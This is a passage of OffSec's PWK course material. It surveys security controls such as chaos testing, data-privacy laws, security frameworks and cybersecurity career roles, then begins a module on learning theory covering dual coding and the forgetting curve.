Along with ensuring we can encrypt data, we should ensure that only the minimum required persons or systems can decrypt said data. We also probably want backups that are encrypted with different keys. In general, we don't want to re-use encryption keys for different uses, as each key should only have one purpose. A file encryption key might encrypt millions of files, but that key should be used for only that purpose, and not, for example, signing or TLS.

Although using encryption and backups are great practices, we also should implement protocols for routinely restoring from backups to ensure that we know how, and that the process works for every component. In some cases, we don't need to back up detailed log data; however, most compliance and auditing standards require historic logs. Some specifications may even require that systems are in place to query for and delete specific historic log records.

### 3.4.9 Logging and Chaos Testing

Being able to access granular data quickly is of great benefit to an organization. Well-engineered logging is one of the most important security aspects of application design. With consistent, easy to process, and sufficiently-detailed logging, an operations team can more quickly respond to problems, meaning incidents can be detected and resolved faster. Along with well-engineered security and application logging, it's also important to be able to quickly access inventory.

The last control we'll explore is *Chaos Testing*.[83] Chaos testing is a type of BCP or *disaster recovery* (DR)[84] practice that is often handled via automation. For example, we might leverage a virtual machine that has valid administrative credentials in the production network to cause intentional disasters from within. Chaos engineering includes a variety of different approaches, such as having red teams create chaos in the organization to test how well the organization is able to handle it, scheduling programmed machine shutdowns at various intervals, or having authenticated malicious platform API commands sent in. The goal is to truly test our controls during messy and unpredictable situations. If a production system and organization can handle chaos with relative grace, then it is an indication that it will be robust and resilient to security threats.

## 3.5 Cybersecurity Laws, Regulations, Standards, and Frameworks

This Learning Unit covers the following Learning Objectives:

[82] (TLS, 2022), https://en.wikipedia.org/wiki/Transport_Layer_Security

[83] (IBM, 2022), https://www.ibm.com/garage/method/practices/manage/practice_chaotic_testing/

[84] (VMware, 2022), https://www.vmware.com/Modules/glossary/content/disaster-recovery.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

- Gain a broad understanding of various legal and regulatory issues surrounding cybersecurity
- Understand different frameworks and standards that help organizations orient their cybersecurity activities

### 3.5.1 Laws and Regulations

Much can be written about cybersecurity laws and regulations, especially since different countries and jurisdictions all have their own. Most of the items we'll discuss here are centered on the United States; however, some are applicable globally as well. As a security professional, it's *always* important to understand exactly which laws and regulations one might be subject to.

HIPAA: The *Health Insurance Portability and Accountability Act* of 1996 (HIPAA)[85] is a United States federal law regulating health care coverage and the privacy of patient health information. Included in this law was a requirement to create of a set of standards for protecting patient health information, known as *Protected Health Information* (PHI). The standards that regulate how PHI can be used and disclosed are established by the *Privacy Rule*.[86] This rule sets limits on what information can be shared without a patient's consent and grants patients a number of additional rights over their information, such as the right to obtain a copy of their health records.

Another rule known as the *Security Rule*[87] outlines how electronic PHI (e-PHI) must be protected. It describes three classes of safeguards that must be in place: administrative (having a designated security official, a security management process, periodic assessments, etc.), physical (facility access control, device security), and technical (access control, transmission security, audit abilities, etc.). These rules also include provisions for enforcement and monetary penalties for non-compliance. Importantly, HIPAA also requires that covered entities (healthcare providers, health plans, business associates, etc.) provide *notification*[88] in the event that a PHI breach occurs.

FERPA: The *Family Educational Rights and Privacy Act* of 1974 (FERPA)[89] is a United States federal law regulating the privacy of learners' education records. This law[90] sets limits upon the disclosure and use of these records without parents' or learners' consent. Some instances where schools are permitted to disclose these records are school transfers, cases of health or safety emergency, and compliance with a judicial order.

FERPA also grants parents and learners over the age of 18 a number of rights over this information. These rights include the right to inspect these records, the right to request modification to inaccurate or misleading records, and more. Schools that fail to comply with these laws risk losing access to federal funding.

GLBA: The *Gramm-Leach-Bliley Act* (GLBA),[91] enacted by the United States Congress in 1999, establishes a number of requirements that financial institutions must follow to protect

[85] (CDC, 2022), https://www.cdc.gov/phlp/publications/Module/hipaa.html

[86] (HHS, 2013), https://www.hhs.gov/hipaa/for-professionals/privacy/laws-regulations/index.html

[87] (HHS, 2013), https://www.hhs.gov/hipaa/for-professionals/security/laws-regulations/index.html

[88] (HHS, 2013), https://www.hhs.gov/hipaa/for-professionals/breach-notification/index.html

[89] (ED, 2022), https://learnerprivacy.ed.gov/faq/what-ferpa

[90] (CDC, 2022), https://www.cdc.gov/phlp/publications/Module/ferpa.html

[91] (FDIC, 2022), https://www.fdic.gov/consumers/consumer/alerts/glba.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

consumers' financial information. This law requires that institutions describe how they use and share information and allow individuals to opt out in certain cases.

Like other cybersecurity laws, GLBA requires that financial institutions ensure the confidentiality and integrity of customer financial information by anticipating threats to security and taking steps to protect against unauthorized access. In addition, financial institutions must also describe the steps that they are taking to achieve this.

GDPR: The *General Data Protection Regulation* (GDPR)[92] is a law adopted by the *European Union*[93] in 2016 that regulates data privacy and security. It applies to the private sector and most public sector entities that collect and process personal data. It provides individuals with a wide set of rights over their data including the well-known "right to be forgotten" and other rights related to notifications of data breaches and portability of data between providers.

GDPR outlines a strict legal baseline for processing personal data. For example, personal data may be processed only if the *data subject* has given consent, to comply with legal obligations, to perform certain tasks in the public interest, or for other "legitimate interests". For businesses that process data on a large scale or for whom data processing is a core operation, a data protection officer - who is responsible for overseeing data protection - must be appointed.

GDPR also establishes an independent supervisory authority to audit and enforce compliance with these regulations and administer punishment for non-compliance. The fines for violating these regulations are very high: a maximum of 20 million Euros or 4% of revenue (whichever is higher), plus any additional damages that individuals may seek.

One unique aspect of GDPR is that it applies to any entity collecting or processing data related to people in the European Union, *regardless of that entity's location*. At the time of its adoption, it was considered the most strict data privacy law in the world and has since become a model for a number of laws and regulations enacted around the globe.

Key disclosure laws[94] are laws that compel the disclosure of cryptographic keys or passwords under specific conditions. This is typically done as part of a criminal investigation when seeking evidence of a suspected crime. A number of countries have adopted key disclosure laws requiring disclosure under varying conditions. For instance, Part III of the United Kingdom's *Regulation of Investigatory Powers Act* 2000 (RIPA)[95] grants authorities the power to force suspects to disclose decryption keys or decrypt data. Failure to comply is punishable by a maximum of two years in prison or five years if a matter of national security or child indecency is involved.

CCPA: The *California Consumer Privacy Act* of 2018 (CCPA)[96] is a Californian law granting residents of the state certain privacy rights concerning personal information held by for-profit businesses. One of these rights is the "right to know", which requires business to to disclose to consumers, upon request, what personal information has been collected, used, and sold about them, and why. The "right to opt-out" also allows consumers to request that their personal information not be sold, something that must, with few exceptions, be approved. Another right is the "right to delete", which allows consumers to request that businesses delete collected personal

[92] (Proton AG, 2022), https://gdpr.eu/what-is-gdpr/

[93] (EU, 2022), https://eur-lex.europa.eu/legal-content/EN/LSU/?uri=uriserv:OJ.L_.2016.119.01.0001.01.ENG

[94] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Key_disclosure_law

[95] (Open Rights, 2021), https://wiki.openrightsgroup.org/wiki/Regulation_of_Investigatory_Powers_Act_2000/Part_III

[96] (SoC DoJ, 2022), https://oag.ca.gov/privacy/ccpa

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

information. In this case, however, there are a number of exceptions that allow business to decline these requests.

### 3.5.2 Standards and Frameworks

PCI DSS: The *Payment Card Industry Data Security Standard* (PCI DSS)[97] is an information security standard, first published in 2004, for organizations handling customer payment data for a number of major credit card companies. It is managed by the Payment Card Industry Standards Council. It's purpose is to ensure that payment data is properly secured in order to reduce the risk of credit card fraud. As with other frameworks, PCI DSS consists of a number of requirements, compliance with which must be assessed annually. Most of these requirements resemble other industry best practices regarding network and system security, access control, vulnerability management, monitoring, etc. For example, Requirement 2 prohibits the use of vendor-supplied defaults for system passwords and other security-related parameters. Other requirements are credit-card specific formulations of other familiar best practices. For example, Requirement 3 outlines what types of credit card data can be stored and how it must be protected.

CIS Top 18: The *Center for Internet Security* (CIS) Critical Security Controls, also known as *CIS Controls*,[98] are a set of 18 (previously 20) recommended controls intended to increase an organization's security posture. While not themselves laws or regulations, these controls pertain to a number of areas that regulations are concerned with, including data protection, access control management, continuous vulnerability management, malware detection, and more.

These controls are divided into a number of safeguards (previously known as sub-controls), which, in turn, are grouped into three *implementation groups*[99] intended to help prioritize safeguard implementation. IG1 consists of controls that are considered the minimum standard for information security meant to protect against the most common attacks and should be implemented by every organization. They are typically implemented by small businesses with limited IT expertise that manage data of low sensitivity. IG2 is composed of additional safeguards that are meant to apply to more complex organizations, typically those with multiple departments and staff dedicated to managing IT infrastructure with more sensitive customer and proprietary data. IG3, which consists of all safeguards, is typically implemented by organizations with dedicated cybersecurity experts managing sensitive data that may be subject to oversight.

NIST Cybersecurity Framework: The *National Institute for Standards and Technology* (NIST) *Cybersecurity Framework*[100] is a collection of standards and practices designed to help organizations understand and reduce cybersecurity risk. It was originally developed to help protect critical infrastructure; however, it has been subsequently adopted by a wide array of organizations.[101]

The NIST framework consists of three *components*:[102] Core, Implementation Tiers, and Profiles. The Framework Core is a set of cybersecurity activities and outcomes. It is divided into five high-level functions that encompass a number of categories (for example, Asset Management and

[97] (PCISSC, 2022), https://docs-prv.pcisecuritystandards.org/PCI%20DSS/Supporting%20Document/PCI_DSS-QRG-v3_2_1.pdf

[98] (CIS, 2022), https://www.cisecurity.org/controls/cis-controls-list

[99] (CIS, 2022), https://www.cisecurity.org/controls/implementation-groups

[100] (NIST, 2022), https://www.nist.gov/industry-impacts/cybersecurity-framework

[101] (NIST, 2022), https://www.nist.gov/cyberframework/getting-started

[102] (NIST, 2022), https://www.nist.gov/cyberframework/online-learning/components-framework

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Risk Assessment). These categories, in turn, include subcategories that consist of statements describing the outcome of improved security and which are aligned with Information References. These references go into deeper detail about possible technical implementations. For example, Subcategory ID.BE-1 (Function: Identify, Category: Business Environment) states "The organization's role in the supply chain is identified and communicated."

The Framework Implementation Tiers specify the degree to which an organization's Cybersecurity practices satisfy the outcome described by the subcategories of the Framework Core. There are four such Tiers: partial (the least degree), risk informed, repeatable, and adaptive. Framework Profiles refer to the relationship between the present implementation of an organization's cybersecurity activities (Current Profile) and their desired outcome (Target Profile), which is determined by the organization's business objectives, requirements, controls and risk appetite. The comparison of these profiles can help the organization perform a gap analysis, as well as understand and prioritize the work required to fill it.

ATT3CK and D3FEND: The MITRE[103] organization has tabulated and organized a framework for cataloging how groups of attackers work together to infiltrate systems and achieve their goals. This framework, called the *MITRE ATT3CK*[104] framework, is constantly updated to reflect the latest TTPs used by malicious groups across the globe. More details about the ATT3CK framework and how adversaries can be classified is available in OffSec's SOC-200 course.

More recently, MITRE released a mirrored framework from the *defensive* perspective. While ATT3CK is meant to catalog and categorize the various ways that threat actors operate in the real world, D3FEND[105] portrays a set of best practices, actions, and methodologies employed by defenders to prevent, detect, mitigate, and react to attacks.

Cyber Kill Chain: The *Cyber Kill Chain*[106] is a methodology developed by Lockheed Martin to help defenders identify and defend against cyber attacks. It outlines seven stages of the attack lifecycle: reconnaissance, weaponization, delivery, exploitation, installation, command and control, and actions on objectives.[107]

In the reconnaissance phase, an attacker identifies a target and enumerates potential weaknesses through which it may be exploited. Weaponization is the process by which an attack method to exploit this weakness is identified. This attack is launched in the delivery phase and, in the exploitation phase, the payload is executed on the target system. This leads to the installation stage in which malware is installed on the system. This malware is used to execute further commands in the command and control phase. In the actions on objectives phase, the attacker performs the actions required to achieve their ultimate goals, which may be data theft, modification, destruction, etc.

FedRAMP: The *Federal Risk and Authorization Management Program* (FedRAMP)[108] is a United States program[109] that provides a standardized security framework for cloud services used by the

[103] (MITRE, 2022), https://www.mitre.org/

[104] (MITRE, 2022), https://attack.mitre.org/

[105] (MITRE, 2022), https://d3fend.mitre.org/

[106] (Lockheed Martin, 2022), https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

[107] (Crowdstrike, 2022), https://www.crowdstrike.com/cybersecurity-101/cyber-kill-chain/

[108] (GSA, 2022), https://www.fedramp.gov/program-basics/

[109] (GSA, 2022), https://www.gsa.gov/technology/government-it-initiatives/fedramp

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

federal government. Whereas previously, a cloud service may have been required to obtain different authorizations for different federal agencies, FedRAMP allows a cloud service to obtain a single authorization for all government agencies. Its goal is to accelerate the government's adoption of cloud services while also ensuring that these services are secure. The controls are based off of NIST SP 800-53 Revision 4 and enhanced by a number of additional controls that pertain specifically to cloud computing. More details pertaining to cloud technology are explored in OffSec's CLD-100.

## 3.6 Career Opportunities in Cybersecurity

This Learning Unit covers the following Learning Objective:

- Identify career opportunities in cybersecurity

There are increasingly many job roles available within the larger field of Cybersecurity. The field expands extremely fast, and organizations use disparate titles to describe similar roles, making it impossible to list every potential career.

With this in mind, let's explore various cybersecurity job roles. We'll describe their day-to-day functions and provide some guidance regarding the kind of person that might be interested in pursuing different roles. We'll also mention areas in the OffSec Training Library where learners can pursue more Modules related to each role.

### 3.6.1 Cybersecurity Career Opportunities: Attack

Network Penetration Tester: A Network Penetration Tester[110] is responsible for discovering and exploiting vulnerabilities that exist in a targeted network. This career may be a good choice for someone who has a strong understanding of networking and systems and enjoys finding ways of subverting their security measures. This role also benefits from clear technical writing abilities. To learn such skills, we suggest reviewing OffSec's PEN courses at the 100, 200, and 300 levels.

Web Application Testers: A Web Application Tester[111] is responsible for testing web applications for security weaknesses. A good candidate for this role likely has a strong knowledge of web application vulnerabilities, enjoys testing them, and enjoys subverting the security measures that they employ. The skills required to become a Web Application Tester are covered in the WEB track at the 100, 200, and 300 levels. These Modules teach the basics of how web applications work as well black-box and white-box approaches to web application testing.

Cloud Penetration Tester: A Cloud Penetration Tester[112] is responsible for performing penetration testing on cloud infrastructure. This might be a good career path for someone who has knowledge and experience in cloud infrastructure and penetration testing. As with other penetration testing positions, you may enjoy this role if you have fun probing infrastructure for weaknesses and figuring out ways to exploit them. CLD-100 teaches learners how to test, attack, and exploit cloud technologies.

[110] (Cloudflare, 2022), https://www.cloudflare.com/learning/security/glossary/what-is-penetration-testing/

[111] (Rapid7, 2022), https://www.rapid7.com/fundamentals/web-application-security-testing/

[112] (CompTIA, 2021), https://www.comptia.org/blog/your-next-move-cloud-penetration-tester

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

**Exploit Developer**: An Exploit Developer[113] is responsible for discovering and developing exploits for software vulnerabilities. Someone looking to become an Exploit Developer might enjoy reverse engineering applications to determine how they work, reading low-level code, and bypassing security mitigations. The EXP-301 course offers more information about Windows binary exploitation, while EXP-312 explores macOS logical exploitation.

**Vulnerability Researcher**:A Vulnerability Researcher is responsible for researching new software vulnerabilities and exploitation techniques, determining their impact, developing Proofs of Concept (PoCs), and communicating their findings to different stakeholders. A person may wish to be a Vulnerability Researcher if they enjoy reverse engineering and researching new and emerging vulnerabilities and techniques. You can follow EXP-301 and EXP-312 to learn how to reverse engineer and develop exploits for Windows and macOS software, respectively.

### 3.6.2 Cybersecurity Career Opportunities: Defend

**SOC Analyst**: A SOC Analyst[114] is responsible for monitoring, triaging and, when necessary, escalating security alerts that arise from within monitored networks. Someone may be a good fit for this position if they enjoy investigating and gathering information surrounding suspicious activity. To prepare, we recommend following the SOC track at the 100 and 200 levels in the OffSec library. SOC Modules will explore the techniques attackers use to infiltrate networks and those that analysts use to discover this activity.

**Malware Analyst**: A Malware Analyst[115] is responsible for analyzing suspected or confirmed malware samples in order to determine how they work and, ultimately, what their purpose is. Someone might enjoy this role if they have a basic understanding of networking and like analyzing suspicious samples and reverse engineering.

The OffSec library contains a number of resources that can help learners learn these skills. For example, EXP-301 teaches reverse engineering and some basics of the Windows API. PEN courses at the 200 and 300 levels describe how attackers craft malicious documents and payloads as well as the techniques that they use to evade antivirus and other detection mechanisms. Finally, the 100-level library contains Modules that can help to learn the basics of networking.

**Digital Forensics Analyst**: A Digital Forensics Analyst[116] is responsible for investigating Cybersecurity incidents by gathering and analyzing evidence of intrusions and recovering data. Someone who enjoys this role likely has a strong understanding of how systems and networks operate and is interested in investigating how intrusions occur, then assembling evidence into a complete story. To begin learning these skills, we recommend reviewing the SOC track at the 100 and 200 levels. SOC-200 shows some of the specific ways attackers operate and how to search for evidence of their attacks.

**Incident Responder**: An Incident Responder[117] is responsible for reacting to cybersecurity events. This includes identifying the cause and scope of an incident and recommending measures to

[113] (OffSec, 2022), https://www.offsec.com/exp301-osed/

[114] (Palo Alto Networks, 2022), https://www.paloaltonetworks.com/cyberpedia/what-is-a-soc

[115] (CrowdStrike, 2022), https://www.crowdstrike.com/cybersecurity-101/malware/malware-analysis/

[116] (EC-Council, 2022), https://www.eccouncil.org/cybersecurity-exchange/computer-forensics/what-is-digital-forensic-analyst/

[117] (TechTarget, 2019), https://www.techtarget.com/searchsecurity/feature/How-to-become-an-incident-responder-Requirements-and-more

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

contain, eliminate, and recover from it. Someone may be a good fit for this role if they have a strong technical background and enjoy working in a fast-paced environment and performing root cause analysis. This role also benefits from strong cross-functional communication skills. Starting with the SOC track at the 100 and 200 level will help learners prepare for this career. SOC-200 in particular shows some of the ways attackers operate and how to search for evidence of their attacks.

Threat Hunter: A Threat Hunter[118] is responsible for proactively searching networks and systems for Indicators of Compromise (IOCs) using the most up-to-date threat intelligence. This role could be a good choice for someone who enjoys following the most recent cybersecurity feeds and searching for malicious activity that may have evaded existing defenses. There are a number of resources in the OffSec library that can help to prepare for this position. For example, the SOC track at the 100 and 200 levels teaches about common techniques used by attackers and how to search for and identify them. The PEN-300 course is helpful to learn about the ways that attackers bypass existing defenses.

### 3.6.3 Cybersecurity Career Opportunities: Build

Cloud Engineer: A Cloud Engineer[119] is responsible for building and maintaining the cloud infrastructure. This role encompasses a number of more specialized positions, including Cloud Architect, and, with the usual exception of that position, typically involves the implementation of the cloud architecture as outlined by the company's cloud-computing strategy. This career may be a good fit for someone who enjoys programming and building infrastructure, and has experience with cloud service providers and other cloud-related technologies.

Cloud Architect: A Cloud Architect[120] is responsible for designing and overseeing the implementation of a cloud-computing strategy aligned with the business's goals and needs. Individuals with a deep, cutting-edge understanding of cloud computing who enjoy developing high-level business strategy and excel at communicating technical concepts across business areas may enjoy this role.

OffSec's CLD-100 offers more information about important cloud concepts and technologies. It teaches learners how to build clouds safely and secure these technologies.

Developer: A Software Developer[121] is responsible for writing computer programs which, depending on the precise role, may range from core operating system components to desktop, mobile and web applications. Someone who enjoys designing elegant and efficient programmatic solutions to problems may enjoy this role. Depending on the type of software development, the OffSec Library contains a considerable number of resources to help learners understand attack vectors and create secure software. A general understanding of software vulnerabilities is available in the PEN-200 course, while information about web development can be found in OffSec's WEB courses at the 200 and 300 level. Those who may be programming in memory-unsafe languages such as C may be interested in the EXP-301 and EXP-312 courses.

[118] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Cyber_threat_hunting

[119] (TechTarget, 2021), https://www.techtarget.com/searchcloudcomputing/definition/cloud-engineer

[120] (TechTarget, 2022), https://www.techtarget.com/searchcloudcomputing/definition/cloud-architect1

[121] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Programmer

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

DevSecOps: DevSecOps[122] (an abbreviation for Development, Security and Operations) is an approach to software development that integrates security into all stages of the software development lifecycle, rather than postponing it to the end. A DevSecOps Engineer[123] is responsible for automating security testing and other security-related processes. This role might be a good fit for someone who has an understanding of Continuous Integration / Continuous Development (CI/CD) pipeline and tools, an interest in security testing automation, and the ability to work in a fast-paced environment.

The OffSec Library contains a considerable number of resources that can help learners with software development, including understanding the different attack vectors to automate testing for and the types of automation testing tools available. This information can be found in the WEB and PEN courses at the 200 and 300 level. CLD-100 also provides details about Docker and Kubernetes: two essential tools for DevSecOps.

Site Reliability Engineer: A Site Reliability Engineer[124] is responsible for ensuring and improving the availability and performance of software systems. A person may wish to be a Site Reliability Engineer if they have software development experience and are interested in using automation to monitor for, alert, and respond to reliability-related issues. learners can learn about containers and Kubernetes, some of the key technologies used to support SRE, by following CLD-100 in the OffSec library.

System Hardener (System Administrator): A System Hardener[125] is responsible for configuring systems to reduce their security risk. This involves changing insecure default configurations, removing unused programs, ensuring firewalls are appropriately restrictive, etc. A person may seek out this career if they have experience with system administration, are familiar with attack techniques, and enjoy making systems and the data they store more secure. Many of the skills required for this position are covered in the PEN track at the 100, 200 and 300 levels. PEN-100, for instance, explores some of the basics of networking and system administration. PEN-200 describes some of the common techniques that attackers use. PEN-300 teaches more advanced techniques that attackers use to bypass defenses.

## 3.7 What's Next?

We hope this Module has provided a high-level understanding of the cybersecurity landscape. No matter where you want to go in this expanding field, most learners will benefit from starting with the Fundamentals. The Effective Learning Strategies Module is designed to orient each learner to OffSec's teaching pedagogy.

To begin diving into more hands-on technical Modules, we recommend beginning with the Linux Basics, Windows Basics, Networking, and various Scripting Modules, in that order. These fundamental areas represent the most important prerequisites for an aspiring cybersecurity professional. Should you already have experience in these areas, you are welcome to move on to any Module that captures your interest. We wish you the best of success in your learning journey!

[122] (VMWare, 2022), https://www.vmware.com/Modules/glossary/content/devsecops.html

[123] (TechTarget, 2019), https://www.techtarget.com/searchsecurity/tip/What-it-takes-to-be-a-DevSecOps-engineer

[124] (Red Hat, 2020), https://www.redhat.com/en/Modules/devops/what-is-sre

[125] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Hardening_(computing)

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

# 4 Effective Learning Strategies

This Module is intended to provide students a better understanding of learning strategies as well as a preview of the OffSec instruction style and what to expect. After completing this Module, students should be able to effectively plan how to best approach the coursework ahead.

Let's briefly review why this is an important topic The information covered will not only help students prepare to succeed in the training ahead, but will also be useful to cyber security professionals in the long term. Since both technology and the security landscape are constantly evolving and changing (we'll explore this more later), professionals must continually learn and grow. Finding success and satisfaction in this field is often tied to our ability to become efficient and comfortable learners.

We will cover the following Learning Units in this Module:

- Learning Theory
- Unique Challenges to Learning Technical Skills
- The OffSec Training Methodology
- A Case Study Regarding Executable Permission
- Common Methods and Strategies
- Advice and Suggestions on Exams
- Practical Steps

Each learner moves at their own pace, but this Module should take approximately 1 hour and 45 minutes to complete.

## 4.1 Learning Theory

Let's begin with a very basic discussion of Learning Theory. We'll make some general observations about this field of study and examine the current state of our (constantly-evolving) understanding of how students learn.

In general, this Learning Unit and the next will illuminate some of the problems and difficulties that individuals face when learning new subjects.

This Learning Unit covers the following Learning Objectives:

1. Understand the general state of our understanding about education and education theory
2. Understand the basics of memory mechanisms and dual encoding
3. Recognize some of the problems faced by learners, including "The Curve of Forgetting" and cognitive load

While each student will learn at their own pace, this Learning Unit should take about 15 minutes to complete.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

### 4.1.1 What We Know and What We Don't

Although we humans have always taught, we have only recently (within the past 100 years) begun researching learning theory.[126]

Some of this research focuses on the structure and purpose of schools themselves. For example, a great deal of research ponders the ideal classroom size,[127] whether or not activities in gym class can help a student in science class,[128] and so on. Although these studies may not initially seem relevant to our focus on cyber security, a few key aspects of this research are worth mentioning.

First, learning is not entirely dependent on the student. The teacher, the material, the education format, and a variety of other factors affect success more than a student's raw capability. In fact, a student's past performance is a poor predictor of future success,[129] and external events and circumstances can drastically affect a student's performance.[130]

Second, as new educational studies are constantly released, it's clear there's still much to be discovered about the mechanics of our memory. This includes research suggesting that the notion of learning modes (or learning styles) is more of a myth than previously thought.[131,132]

With this in mind, OffSec designs our courses around current, established academic research regarding learning theory, and (partially because we aim to be perpetual learners) we're constantly seeking to improve our methods.

As instructors, our ultimate goal is to create a highly-effective learning environment that equips students to excel in the ever-changing field of information security, regardless of past experience or performance in the field.

However, before we can discuss more practical strategies, let's explore some of the current research in the field of learning theory to understand how it's best applied.

### 4.1.2 Memory Mechanisms and Dual Coding

It can be a bit overwhelming to think of education as a whole, so let's try to understand it in more simple terms first. One of the ways we can demonstrate that we've "learned" something is if we are able to create and retrieve a memory.

For example, we might learn a specific command to rename a file in Linux, **mv oldfilename.txt newfilename.txt**. Later, we might find ourselves at a computer, needing to rename a file. We hope that in that situation, away from our text book and any instructional material, we'll remember this

---

[126] (encyclopedia.com, 2022), https://www.encyclopedia.com/psychology/encyclopedias-almanacs-transcripts-and-maps/learning-theory-history

[127] (Kieschnick, 2018), https://www.hmhco.com/blog/class-size-matters

[128] (Chen, 2022), https://www.publicschoolreview.com/blog/the-pros-and-cons-of-mandatory-gym-class-in-public-schools

[129] (Carnevale, Fasules, Quinn, and Campbell, 2019), https://1gyhoq479ufd3yna29x7ubjn-wpengine.netdna-ssl.com/wp-content/uploads/FR-Born_to_win-schooled_to_lose.pdf

[130] (wbur, 2018), https://www.wbur.org/hereandnow/2018/08/27/public-private-school-family-income-study

[131] (Nancekivell, 2019), https://www.apa.org/news/press/releases/2019/05/learning-styles-myth

[132] (May, 2018), https://www.scientificamerican.com/article/the-problem-with-learning-styles/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

particular command and syntax. Ideally, we can enter the command from memory and successfully rename the file.

A great deal of research has gone into how memory works and how we create strong memories and learn new skills.[133] A full review of all of the details is out of scope for this Module, but in short, we might summarize by saying that we can improve memory by doing the following:

1. Improve the quality of information we take in
2. Improve the way or mode in which we receive information
3. Improve our practice of retrieving information

We will explore all of these more, but for now, let's review them quickly:

- *Improve the quality of information we take in:* At a basic level, we expect our training material to be accurate. We might need explanatory paragraphs (like this one), written in a simple, easy-to-understand manner. This responsibility generally falls to the instructor or training provider.
- *Improve the way or mode in which we receive information:* This could include multiple approaches. Information might be more easily retained if presented in multiple formats, such as videos or images. This might also comprise, for example, a safe, distraction-free environment for the student.
- *Improve our practice of retrieving information:* This may seem like merely exam practice at first, but there's more to it than that. A student who reads a paragraph about how to create a file and then follows along to create a file independently is working on memory retrieval.

The more we work to improve in these three areas, the better we will be at remembering and learning. We also know that repeating information while changing the delivery mode can also be helpful.

Taking in the same information via a secondary method, for example, reading an explanation and then watching a video about the same topic, is called *Dual Coding*. The basic principle behind Dual Coding is that repeatedly studying the same information through different means improves retention.

[133] (Harvard, 2022), https://bokcenter.harvard.edu/how-memory-works

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.




*Figure 1: Dual Coding*

The image shown above is more than just an illustration of Dual Coding; it's is actually an example of Dual Coding itself. By combining the text paragraph explaining the process of reading about a concept and combining it with explanatory visual aids, the information is better imprinted into our brains.

There is an increasing amount of research, including repeatable experiments and evidence from neuroimaging, that supports Dual Coding as an effective learning strategy.[134]

### 4.1.3 The Forgetting Curve and Cognitive Load

In a fictional tale by Jorge Luis Borges, a character named Funes the Memorious[135] could remember in vivid detail every single thing he witnessed. Unfortunately, most of us aren't blessed with this gift. Two of the most common problems we encounter when trying to learn something (or create a memory) are "too long ago" or "too much information at once".

Let's start by examining the problem of forgetting. In 1885, learning scientist Hermann Ebbinghaus set out to memorize a few documents, then tested himself repeatedly on what he remembered. He was only able to remember all of the details if he tested himself immediately after memorizing. Ebbinghaus found he only remembered 100 percent of the information at the time of acquisition. After that, he started forgetting information very quickly. When he waited 20 minutes, he could only remember 58%. A day later, he could only remember 23%. He called this decline *The Forgetting Curve*.[136]

[134] (Cuevas, 2014), https://sciencebasedmedicine.org/brain-based-learning-myth-versus-reality-testing-learning-styles-and-dual-coding/

[135] (Borges, 1962), http://vigeland.caltech.edu/ist4/lectures/funes%20borges.pdf

[136] (wikipedia, 2022), https://en.wikipedia.org/wiki/Forgetting_curve

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

